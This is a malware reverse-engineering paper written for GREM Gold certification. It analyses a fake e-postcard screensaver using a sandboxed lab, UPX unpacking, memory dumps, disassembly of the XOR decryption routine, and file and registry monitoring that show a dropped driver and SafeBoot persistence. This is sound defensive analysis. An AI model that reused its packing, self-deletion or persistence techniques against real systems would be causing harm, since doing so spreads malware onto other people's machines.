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Reverse Engineering a Windows Screensaver e-Postcard

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**Reverse Engineering a Windows "Screensaver" e-
Postcard**

GREM Gold Certification

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Accepted: March 26, 2009

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Abstract

In this paper, we will cover the reverse engineering of a Windows Portable Executable (PE) file, claiming to be an e-postcard in the form of a screensaver, that is suspected to be malicious. With no prior information on what the file is or what it is supposed to do, we will use a combination of static and behavioural analysis to identify what the software does and what malicious action it takes against a system. In order to do this in a way that is safe, we will also cover the reversing environment and best practice techniques for handling potentially malicious software. In conclusion, we will summarize the characteristics of the software we've identified as malicious.

1. Introduction; About This Practical

It is difficult to write about a sufficiently advanced topic without making some assumptions about the reader. Since the task of finding a "new" malware sample to analyze for this practical was part of the GREM Gold process, and since the author actively works with reverse engineering malware on a day-to-day basis, the sample chosen seems to have been a bit more complicated than the average IRC bot found in most of the published GREM Gold papers!

While taking on a more difficult task isn't a problem, it does mean that there's more work to be done for analysis, and that writing down every little detail may be overwhelming and not very useful. For this reason, it was a deliberate choice not to include various information that pads out many other GREM Gold papers that were read for guidance on what to cover. You won't find pages and pages of output from strings here, or the amount of RAM in the laptop used for running virtual machines. There won't be line-by-line analysis of every single assembly instruction in the malware sample, and certainly no copy and pasted information on networking protocols.

For the sake of this paper not expanding to hundreds of pages and taking far beyond the allowed timeframe to write, there are some assumptions made on the part of the reader: that she or he is familiar with x86 assembler and machine architecture, knows how to use a debugger and a disassembler, knows how to use network monitoring tools, and knows how to look up well-documented technical information. That being said, in exchange for these assumptions, a focus is put on trying to illustrate higher-level concepts by demonstrating specific

examples of them in the code.

There's a lot to cover here, so hopefully this analysis is as easy to follow along with as possible, while still maintaining a level of technical accuracy and thoroughness beyond what is expected.

2. Reversing Environment

Before we can begin, we have to consider the fact that we'll be working with software that may likely do any number of dangerous things:

- Infect our system in a way that is difficult to detect;
- replicate itself to other systems in a way that can be traced back to us;
- install a keylogger or other monitoring system;
- send spam, phishing attacks, or other malware;
- delete any and all files, whether intentionally or not;
- ...and the list goes on...

Obviously we don't want to do this on a system that we're concerned about, such as one we use for every day tasks. Additionally, while we want the system to be disconnected from the Internet, we will want it to be connected to a network so that we can observe any network activity that may be generated.

2.1 Virtualization - Quick and Easy Reversing Environments

The simple solution to satisfy these requirements is virtualization. By creating a virtual machine to use as a reversing system, we are keeping the malware in a contained environment. Virtual machines often have snapshot capability: a capture of the state of a machine at a particular time, with the

option to quickly roll back to that state. A known good baseline (i.e. a clean install) can be kept in a snapshot, and we can revert back to that snapshot each time we need to be sure the environment is clean, e.g. while we are working on observing the infection process or moving on to another task.

Virtual machines also have the capability of operating in "host-only" networking mode, that is, the virtual machine monitor will create a network directly between the virtual machine and the host machine, with no connection to the outside world. This will allow us to use monitoring tools on the host machine to observe network traffic destined for the Internet, without any real danger of the malware connecting to real, live systems.

2.2 Virtualization Isn't Perfect

There are a couple of caveats to using virtual machines for malware analysis, however. The first is that there are many techniques used for detecting whether a program is being run within a virtual machine, and that different kinds of malware will often use this detection as a way of frustrating analysis. Some malware will simply not execute if the presence of a VM is detected; other kinds will take defensive action, such as by deleting itself from the system. The advantages of virtualization (ease of setup, speed to roll back, host-only networking environments with only one machine) warrant giving the analysis a try before moving on to a more complicated lab setup if anti-VM techniques are found.

The second caveat is that virtual machines are not real security boundaries. While (currently) exceptionally rare in the wild, there are techniques that will allow a system to

compromise a virtual machine monitor and let the malware "break out" into the host operating system, continuing to cause damage from there. To mitigate this risk, virtualization software should be kept up-to-date with all patches applied, and monitoring for any unusual behavior on the host system done while the reversing work is underway.

2.3 Our Reversing Environment

The dynamic analysis done in this paper is entirely performed in virtual machines.

The guest operating system is Windows XP, fully patched. This is a custom image put together specifically for reversing, which has just the tools needed for analysis installed. After each time malware is run, the image is reverted back to the baseline snapshot.

The host operating system is actually multiple host operating systems, depending on where the work was being done. Most of the work used an Ubuntu Linux host running VMWare Server (initially version 2, then downgraded to version 1 due to stability reasons), although time spent working on the paper on the road used a MacBook running OS X, with Parallels as the virtualization system.

In each case, a virtual network was set up in host only mode. As the configuration for each virtualization system is different, as are the IP ranges, specifics of the configurations are omitted here. The important part is that the virtual machine can only communicate with the host running the virtual machine monitor, and not with the Internet at large (such as in bridged or NAT modes).

The risk of having the virtual network allow malware to communicate with the host operating system as part of the analysis was determined to be acceptable. The reasons for this are that the host systems are kept up to date, have almost no network-accessible services available, and monitoring of network traffic was always done using a network sniffer (in this case, Wireshark).

Certain parts of the static analysis were performed in the host operating system, but only when the risk was decided to be negligible. Specifically, Unix command-line tools were used on the binary on the Ubuntu host operating system after it was determined that the software is a Windows executable. This was decided to be an acceptable risk as the machine is a dedicated malware analysis machine.

3. Initial Static Analysis

3.1 Why Start With Static Analysis?

Why do we start with taking a look at what's in the program, instead of what it does? This is entirely a matter of preference—usually, we'll have to go back and forth between the two, using hints from one side of the analysis to help out with getting further on the other side.

Since most malware is protected in some way, taking a peek at the code first can give a good idea of whether the sample is malicious. If it's packed or encrypted, chances are likely whatever is inside is going to be of interest. Starting with static analysis also is a good opportunity to collect identifying information about the unknown file at the beginning of our analysis, so that we can ensure nothing about our sample has changed at any point during the process.

3.2 Sample Details

The sample is a file named `card.scr`, shared via a security mailing list (which has policy requiring it to remain unidentified unless necessary). The sample was chosen because (at the time) it was identified as a "new" sample: very few commercial antivirus products detected it as malicious (as demonstrated by Virustotal), and the malicious code itself had not been identified.

The sample claims, via its extension, to be a Windows screensaver file. Windows `.scr` screensaver files are actually standard Windows Portable Executable (PE) files, structurally

the same as an .exe. The method of distributing malware through fake screensavers is well known in the malware research community (Wikipedia).

The first step is to gather some baseline information on the file, even if just to reference the file later on. Using standard Linux command-line tools such as `ls`, `md5sum`, `shasum`, and `file`, we can collect information on the file. The file is copied to `card.scr.orig` so that we can keep it as a baseline in case any modification (e.g. unpacking) needs to be done.

The file is small, at 22k, and the file utility suggests that it appears to be UPX compressed.

```
Error!$ ls -l card.scr.orig
-rw-r--r-- 1 shardy shardy 22016 2008-10-13 13:25 card.scr.orig
$ md5sum card.scr.orig
5a9bd6560ab97fae07607fff7dd8624f  card.scr.orig
$ shasum card.scr.orig
dda2191971887ef9112bd05b76eb99a3fa3a46cc  card.scr.orig
$ file card.scr.orig
card.scr.orig: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit, UPX compressed
```

The next step would be to determine whether the sample is packed, but it seems like we already have a good idea that it is. A common tool for detecting what kind of packer is involved is PEiD, but in this case, it doesn't correctly detect the UPX packing. The output from PEiD is displayed in Figure 1; while there is no signature match, it does detect the presence of a packer using entropy, entry point, and fast checking. It also notes that the name of the section where the entry point is located is called UPX1, a good hint that the UPX packer is involved (Tuts4You Forum).




Figure 1: PEiD output on the original sample

Taking a look at the section names and characteristics using the utility `objdump` is another good way of getting some basic information on the sample. `objdump -f` will display the file header information, and `objdump -h` will display the executable section headers.


```

$ objdump -f card.scr.orig

card.scr:      file format efi-app-ia32
architecture: i386, flags 0x0000012e:
EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
start address 0x1000dd20

$ objdump -h card.scr.orig

card.scr.orig:  file format efi-app-ia32

Sections:
Idx Name          Size      VMA           LMA           File off  Algn
  0 UPX0           00008000  10001000     10001000     00000400  2**2
                CONTENTS, ALLOC, CODE
  1 UPX1           00005000  10009000     10009000     00000400  2**2
                CONTENTS, ALLOC, LOAD, CODE, DATA
  2 UPX2           00000200  1000e000     1000e000     00005400  2**2
                CONTENTS, ALLOC, LOAD, DATA

```

It's pretty clear that this is UPX packed; rather than waste more time doing analysis here, let's see if the UPX unpacker will help out. To make things even simpler, UPX can be installed in Ubuntu with the single command "sudo apt-get install upx".

To decompress a UPX packed sample, we use the `-d` flag.

```

$ upx -d card.scr

                Ultimate Packer for eXecutables
Copyright (C) 1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007
UPX 3.01          Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 31st 2007

-----
File size      Ratio      Format      Name
-----
40960 <-      22016     53.75%     win32/pe   card.scr

Unpacked 1 file.

```

UPX doesn't give any errors, but to confirm that the unpacking worked, we should repeat the previous steps that gather information on the file. Note that the file is overwritten in-place, another reason why having the original around as `card.scr.orig` is useful.

```

$ ls -l card.scr
-rw-r--r-- 1 shardy shardy 40960 2008-07-02 15:41 card.scr
$ md5sum card.scr
dcd05ea350f153690a136fd1e227967 card.scr
$ shasum card.scr
bce54f64dc78e91da72254e33c9bbde50ee24331 card.scr
$ file card.scr
card.scr: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
$ objdump -f card.scr

card.scr:      file format efi-app-ia32
architecture: i386, flags 0x0000012e:
EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
start address 0x10001000

sample$ objdump -h card.scr

card.scr:      file format efi-app-ia32

Sections:
Idx Name          Size      VMA           LMA           File off  Algn
  0 .text          00000100  10001000  10001000  00000400  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data          00009a00  10002000  10002000  00000600  2**2
                  CONTENTS, ALLOC, LOAD, DATA

```

Now that we have the sample unpacked, it's time to start the real analysis... right?

4. Initial Dynamic Analysis

4.1 Further Decryption

Something's still not quite right with the sample. It seems like the file is still packed, or at the very least, its contents are encrypted: there's a small .text section and a larger .data section filled with bytes that are not immediately recognizable as either code or data, shown in Figure 2.

```

Hex View-A
: .text:100011E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
: .text:100011F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
: .data:10002000 DE BE 6F 83 AC 40 82 45 E0 00 30 00 D6 C6 8D C8 {ioa@Ea.0.+|i+
: .data:10002010 90 C6 8C C9 AF C6 8F CA B4 C6 8E CB E2 C6 89 CC E|i+;|A-|A-|e|
: .data:10002020 B3 C6 88 CD A7 C6 8B CE AA C6 8A CF 87 C6 95 D0 {;e-;|+|e-g|ò-
: .data:10002030 AA C6 94 D1 AA C6 97 D2 A9 C6 96 D3 A5 C6 91 D4 -|ò-|ù-|ò+|æ+
: .data:10002040 E8 E8 E8 02 00 00 CC 45 71 8D 8D C8 DB 8B B1 FC FFDU {Egii+;i;n
: .data:10002050 B9 E8 EB 01 00 00 47 C4 81 89 A9 EC DE 55 6B 8B {FDU G-øe-8|Uki
: .data:10002060 A5 E0 41 42 B5 89 BD F8 2A 40 68 00 30 00 8B 8B NaAB|e+*0h.0.ii
: .data:10002070 B5 F8 DA 51 02 52 CE 45 73 8B 7C 34 AE FF B9 EC {;+QOR+Es|4< ;8
: .data:10002080 CC 45 53 8B AD F8 C9 42 04 50 C6 4D B1 51 DE 55 {ES|;+BDP|M;Q;U
: .data:10002090 8A 52 E1 09 01 00 83 83 C8 0C CE 45 F7 0F FF 48 eR00.ââ+0+E" H
: .data:100020A0 9F 8B AD F8 C9 44 12 18 CC 45 37 C7 81 C4 00 00 fi;+DQ|E?|â-.
: .data:100020B0 00 00 E2 09 C6 4D 47 83 C0 01 C4 4D 4F 8B AD F8 .;G|Mgâ+0-Mdi;
: .data:100020C0 B8 77 44 06 7C 45 B7 73 B1 8B 89 C4 A2 C9 A3 8B +DQ|E+;ie-ô+ii
: .data:100020D0 A5 F0 CF 44 1A 10 DB 8B 89 C4 A2 C9 A3 8B A5 F0 N=-DDQ|ie-ô+iiN=
: .data:100020E0 CE 45 E3 03 4E 0A 44 50 C6 4D AF 6B E1 28 DE 55 +EpoNDP|M;Kâ{U
: .data:100020F0 7B 8B 9D D8 47 44 06 0C B8 E8 A2 00 00 00 47 C4 {i+GD0D+F6...G-
: .data:10002100 E7 EB 59 E8 80 00 00 00 CC 45 6F 8B A9 E4 DE 55 tdyfE...|Eoi-;U
: .data:10002110 51 89 59 08 CE 45 6F 8B 44 0C 42 C1 85 89 A5 E8 QeYD+EoID0B-aeNF
: .data:10002120 DE 55 63 8B 8B 89 99 DC C6 4D E7 3B A5 E8 51 25 {Uciii0|Mc;NFQ%
: .data:10002130 DE 55 55 89 95 C0 CE 45 41 81 60 18 00 00 10 10 {UUE0+EAu|T..0D
: .data:10002140 7C 09 C6 4D 4B 8B 8D D8 D8 51 93 8B 99 DC 83 08 |D|Kkii++Q0i0_âD
: .data:10002150 C4 4D 37 EB 58 8B 8D D8 BA E8 00 02 00 00 47 C4 -M7dXii+|F.D..G-
: .data:10002160 8F 8B BD F8 C6 4D DB 03 60 28 C4 4D 0B FF A1 F4 Ai+*|M|D (-MD i(
: .data:10002170 6E E5 9E C3 00 CC 00 CC 00 CC 00 CC 00 CC 00 CC nsP+;|.|.|.|.|.
: .data:10002180 DE 8B 88 64 B9 18 00 00 5D 5D 0F CC 00 CC 00 CC {ied|T..|].|.|.
: .data:10002190 DE 8B 04 E8 17 FF 00 FF CB 40 6D 5D 0F CC 00 CC {iDQD -0m|;.
: .data:100021A0 DE 8B BD 51 CE 45 81 89 B9 FC C6 4D 9B 8B 45 10 {i+Q+Eqe;n;MeiED
: .data:100021B0 69 EA 88 89 45 10 4C C9 6A 1E CE 45 83 8B 41 0C 10eEED|+D+EâiAD
: .data:100021C0 9B 11 98 10 CE 45 8B 83 C1 01 CC 45 83 8B 41 0C <DyD+Eiâ-D;EâiAD
: .data:100021D0 42 C1 88 89 41 0C 39 D2 CE 45 77 8B B8 5D 0F CC B-eâAD9-+Ewi+;|
: .data:100021E0 DE 8B BD 51 82 45 FC 00 00 00 8B 8B 4D 08 B9 B6 {i+QeEn...iIMD|;
: .data:100021F0 83 8B 59 0C B9 B6 29 2B 41 89 B1 FC 6B 1E C6 4D âiYD|;+Ae;|nkD|M
: .data:10002200 03 0F AF 11 57 D2 60 14 CE 45 8B 83 C1 01 CC 45 D_>QW-|Eiâ-D;E
: .data:10002210 83 8B 41 0C 42 C1 88 89 41 0C 24 CF FE 7D FC 00 âiADB-eâADâ-|}n.
00000654 | 10002054: .data:10002054

```

Figure 2: Hexdump of .data segment

While we're in IDA taking a look at the contents of .data, it's also easy to see that there's no import table present, and that the strings have that simple encryption (e.g. byte XOR) "feel" to them: printable characters showing up in strings, but nothing that makes sense.

PEiD insists that the file isn't packed, as shown in Figure

3.




Figure 3: PEiD after UPX unpacking

Assuming we have another layer of protection here, let's take a look at the code in the .text segment and try to figure it out. Fortunately, it's very simple. Looking at the code in Figure 4, it's easy to see that there are a couple of loops where the data in the .data segment is altered (remember that .data starts at 0x10002000).

```

CPU - main thread, module card
10001000 55 PUSH EBP
10001001 8BEC MOV EBP,ESP
10001003 83EC SUB ESP,14
10001006 C745 F8 009A00 MOV DWORD PTR SS:[EBP-8],9A00
1000100D C745 FC 002000 MOV DWORD PTR SS:[EBP-4],card.10002000
10001014 C745 F4 000000 MOV DWORD PTR SS:[EBP-C],0
1000101B EB 09 JMP SHORT card.10001026
1000101D 8B45 F4 MOV EAX,DWORD PTR SS:[EBP-C]
10001020 83C0 02 ADD EAX,2
10001023 8945 F4 MOV DWORD PTR SS:[EBP-C],EAX
10001026 8B4D F4 MOV ECX,DWORD PTR SS:[EBP-C]
10001029 8B4D F8 MOV ECX,DWORD PTR SS:[EBP-8]
1000102C 73 3D JNB SHORT card.1000106B
1000102E 8B55 FC MOV EDX,DWORD PTR SS:[EBP-4]
10001031 0355 F4 ADD EDX,DWORD PTR SS:[EBP-C]
10001034 0FBE02 MOVSX EAX,BYTE PTR DS:[EDX]
10001037 8B4D FC MOV ECX,DWORD PTR SS:[EBP-4]
1000103A 8B4D F4 ADD ECX,DWORD PTR SS:[EBP-C]
1000103D 0FBE51 01 MOVSX EDX,BYTE PTR DS:[ECX+1]
10001041 33D0 XOR EDX,EAX
10001043 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]
10001046 0345 F4 ADD EAX,DWORD PTR SS:[EBP-C]
10001049 8B50 01 MOV BYTE PTR DS:[EAX+1],DL
1000104C 8B4D FC MOV ECX,DWORD PTR SS:[EBP-4]
1000104F 8B4D F4 ADD ECX,DWORD PTR SS:[EBP-C]
10001052 0FBE51 01 MOVSX EDX,BYTE PTR DS:[ECX+1]
10001056 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]
10001059 0345 F4 ADD EAX,DWORD PTR SS:[EBP-C]
1000105C 0FBE08 MOVSX ECX,BYTE PTR DS:[EAX]
1000105F 33CA XOR ECX,EDX
10001061 8B55 FC MOV EDX,DWORD PTR SS:[EBP-4]
10001064 0355 F4 ADD EDX,DWORD PTR SS:[EBP-C]
10001067 880A MOV BYTE PTR DS:[EDX],CL
10001069 EB B2 JMP SHORT card.1000101D
1000106B C745 F0 000000 MOV DWORD PTR SS:[EBP-10],0
10001072 EB 09 JMP SHORT card.1000107D
10001074 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
10001077 83C0 02 ADD EAX,2
1000107A 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
1000107D 8B4D F0 MOV ECX,DWORD PTR SS:[EBP-10]
10001080 8B4D F8 MOV ECX,DWORD PTR SS:[EBP-8]
10001083 73 2A JNB SHORT card.100010AF
10001085 8B55 FC MOV EDX,DWORD PTR SS:[EBP-4]
10001088 0355 F0 ADD EDX,DWORD PTR SS:[EBP-10]
1000108B 8A02 MOV AL,BYTE PTR DS:[EDX]
1000108D 8B45 EF MOV BYTE PTR SS:[EBP-11],AL
10001090 8B4D FC MOV ECX,DWORD PTR SS:[EBP-4]
10001093 8B4D F0 ADD ECX,DWORD PTR SS:[EBP-10]
10001096 8B55 FC MOV EDX,DWORD PTR SS:[EBP-4]
10001099 0355 F0 ADD EDX,DWORD PTR SS:[EBP-10]
1000109C 8A42 01 MOV AL,BYTE PTR DS:[EDX+1]
1000109F 8801 MOV BYTE PTR DS:[ECX],AL
100010A1 8B4D FC MOV ECX,DWORD PTR SS:[EBP-4]
100010A4 8B4D F0 ADD ECX,DWORD PTR SS:[EBP-10]
100010A7 8A55 EF MOV DL,BYTE PTR SS:[EBP-11]
100010AA 8B51 01 MOV BYTE PTR DS:[ECX+1],DL
100010AD EB C5 JMP SHORT card.10001074
100010AF 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]
100010B2 50 PUSH EAX
100010B3 C3 RETN
100010B4 8BE5 MOV ESP,EBP
100010B6 5D POP EBP
100010B7 C3 RETN
100010B8 CC INT3
100010B9 CC INT3
100010BA CC INT3
100010BB CC INT3
100010BC CC INT3
100010BD CC INT3
100010BE CC INT3
100010BF CC INT3

```

Figure 4: .text instructions from OllyDbg

```

100010AF 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]
100010B2 50 PUSH EAX
100010B3 C3 RETN

```

However, we don't even have to waste a lot of time here on understanding what the unpacking algorithm is. At 0x100010AF,

To do this in OllyDbg, we right click on the dump window, and select "Disassemble".

Address	Hex dump	Disassembly	Comment
10002000	55	PUSH EBP	
10002001	8BEC	MOV EBP,ESP	
10002003	83EC 40	SUB ESP,40	
10002006	C745 E0 00300011	MOV DWORD PTR SS:[EBP-20],card.10003000	
1000200D	C645 C8 56	MOV BYTE PTR SS:[EBP-38],56	
10002011	C645 C9 69	MOV BYTE PTR SS:[EBP-37],69	
10002015	C645 CA 72	MOV BYTE PTR SS:[EBP-36],72	
10002019	C645 CB 74	MOV BYTE PTR SS:[EBP-35],74	
1000201D	C645 CC 75	MOV BYTE PTR SS:[EBP-34],75	
10002021	C645 CD 61	MOV BYTE PTR SS:[EBP-33],61	
10002025	C645 CE 6C	MOV BYTE PTR SS:[EBP-32],6C	
10002029	C645 CF 41	MOV BYTE PTR SS:[EBP-31],41	
1000202D	C645 D0 6C	MOV BYTE PTR SS:[EBP-30],6C	
10002031	C645 D1 6C	MOV BYTE PTR SS:[EBP-2F],6C	
10002035	C645 D2 6F	MOV BYTE PTR SS:[EBP-2E],6F	
10002039	C645 D3 63	MOV BYTE PTR SS:[EBP-2D],63	
1000203D	C645 D4 00	MOV BYTE PTR SS:[EBP-2C],0	
10002041	E8 EA020000	CALL card.10002330	
10002046	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
10002049	8D45 C8	LEA EAX,DWORD PTR SS:[EBP-38]	
1000204C	50	PUSH EAX	
1000204D	8B4D FC	MOV ECX,DWORD PTR SS:[EBP-4]	
10002050	51	PUSH ECX	
10002051	E8 EA010000	CALL card.10002240	
10002056	83C4 08	ADD ESP,8	
10002059	8945 EC	MOV DWORD PTR SS:[EBP-14],EAX	
1000205C	8B55 E0	MOV EDX,DWORD PTR SS:[EBP-20]	
1000205F	8B45 E0	MOV EAX,DWORD PTR SS:[EBP-20]	
10002062	0342 3C	ADD EAX,DWORD PTR DS:[EDX+3C]	
10002065	8945 F8	MOV DWORD PTR SS:[EBP-8],EAX	
10002068	6A 40	PUSH 40	
1000206A	68 00300000	PUSH 3000	
1000206F	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
10002072	8B51 50	MOV EDX,DWORD PTR DS:[ECX+50]	
10002075	52	PUSH EDX	
10002076	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
10002079	8B48 34	MOV ECX,DWORD PTR DS:[EAX+34]	
1000207C	51	PUSH ECX	
1000207D	FF55 EC	CALL DWORD PTR SS:[EBP-14]	
10002080	8945 D8	MOV DWORD PTR SS:[EBP-28],EAX	
10002083	8B55 F8	MOV EDX,DWORD PTR SS:[EBP-8]	
10002086	8B42 54	MOV EAX,DWORD PTR DS:[EDX+54]	

Figure 6: .data after decryption (code)

This looks promising: this may be the real code! In order to save it so that we don't have to work in OllyDbg each time, we can dump the sections in memory to a file, and then rebuild the PE header around it.

OllyDbg has a plugin, installed by default, called OllyDump. The first thing to do is get EIP to the first instruction in the .data segment by taking one step in the debugger by pressing F8. Once there, by going to Plugins->OllyDump->Dump debugged process, we can dump the memory to a new file. The entry point is now 0x10002000, the start of the decrypted .data, bypassing the decryption code.

Despite being dumped as an .exe, the file can't be run as-is, the PE headers need to be rebuilt. The tool LordPE has the ability to do this quickly and easily: open LordPE, select "Rebuild PE", choose the file, and it's done. We now have a working executable that's decrypted, which is immediately obvious in IDA.




Figure 7: IDA auto analysis (before decryption)



Figure 8: IDA auto analysis (after decryption)

A quick look at the analysis bar in IDA for the malware before and after decryption indicates that we're on the right track. The olive green that makes up most of the encrypted program represents "unexplored" data, i.e. data that IDA can't recognize. This is the entirety of the .data section; the narrow bands of color at the beginning reference the code in .text.

However, once we've decrypted .data, IDA is able to help us out a lot more. The broader bands of blue are functions, and the grey bands are data. There's still unexplored data in there, but now we've got a lot more to start working with.

4.2 Summary - Initial Analysis

We've learned the following from doing our initial static analysis of the sample:

- The program is packed twice, once with UPX, once with an

unknown method

· Someone doesn't want us to see what's going on in the code

· PEiD isn't always correct!

We still have a lot more work to do to determine what the sample does.

5. Behavioral Analysis

We've now defeated the protection around the code we'd like to look at. But what are we looking for? Before we do any more digging in the code, we can get a hint as to what we should be looking for by running the program and seeing what happens.

5.1 Setting Up The Host

Some of the best hints as to what malware does come from the network traffic it generates. Is it sending spam? Is it sending recorded keystrokes? Is its traffic encrypted? Is it modern botnet software that uses P2P communication, or does it still connect to an ancient IRC server? We want to make sure we can see every bit of communication the software attempts with the outside world.

To do this, we'll use (on the Linux host operating system) the honeyd virtual honeypot program. Honeyd, in its simplest form, will allow the host operating system to simulate the Internet, listening on any IP and any port.

Honeyd is simple to get running on the host in this mode: all you have to do is specify the interface. In this case, since we are using VMWare host-only networking mode, the appropriate interface is vmnet1. Invoking honeyd with "honeyd -i vmnet1" is all that is necessary; from there, we can use Wireshark on the host system to sniff all traffic on vmnet1.

On the guest OS, we will have to set the system IP and gateway manually in order for the OS to talk to the host. The system IP can be anything on the subnet, while the gateway must

be the IP of the host (the internal IP on vmnet1). Once the guest networking is set up, any traffic sent from the guest intended for the Internet will connect to honeyd.

5.2 Infection

The first thing we'll look for is filesystem changes: any created, altered, or deleted files. This includes the registry as a special case, as any infection will most likely modify the registry to persist beyond a reboot.

To view the filesystem changes, we'll use the FileMon program, freely available as part of the Windows Sysinternals tools. FileMon will observe any filesystem activity and provide a (very verbose) log of each file access. We can then filter the log on the name of the program we've run (in our case, card-dumped.exe) and export it to a comma separated values (CSV) style spreadsheet.

To observe registry changes, we'll use the RegShot program, another freely available utility. With RegShot, we take a snapshot of the registry before we run the malware, and then a second snapshot afterwards. RegShot will then compare the two snapshots, and provide a readable summary of the differences between the two.

We could also use the RegMon utility also included in the Sysinternals suite, but because it is also very verbose, and because there are a lot of registry accesses as part of normal operation, RegShot is a more useful tool for when we're looking just for a summary of registry changes.

Here we go: let's run the program and see what happens.

```
1230 6:42:52 PM card-dumped.exe:1944 CREATE C:\WINDOWS\System32\drivers\Myh32.sys
      SUCCESS Options: OverwriteIf Access: 00120196
1231 6:42:52 PM card-dumped.exe:1944 OPEN C:\WINDOWS\System32\drivers\ SUCCESS Options:
Open Directory Access: 00100000
1234 6:42:52 PM card-dumped.exe:1944 WRITE C:\WINDOWS\System32\drivers\Myh32.sys
      SUCCESS Offset: 0 Length: 26752
1235 6:42:52 PM card-dumped.exe:1944 CLOSE C:\WINDOWS\System32\drivers\Myh32.sys
      SUCCESS
```

The first observed behavior is that the executable disappears: apparently, it deletes itself! So where does the malware go (if anywhere, on the disk)? FileMon tells us:

So, in this case, the program has dropped a file on the disk in the C:\WINDOWS\System32\drivers directory. Reverting to the VM snapshot and trying a few more times, we can observe that the file name is always different, but follows a certain pattern: three letters, two numbers, ends with the .sys extension.

RegShot also demonstrates how the malware has changed the registry. Running the malware adds 17 keys with 52 values to the registry, and also modifies 4 values. A quick look over the RegShot log can give us an idea of what we should be looking out for on the system:

```
-----  
Keys added:17  
-----
```

```
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\Gxh54.sys  
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\Gxh54.sys  
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_GXH54  
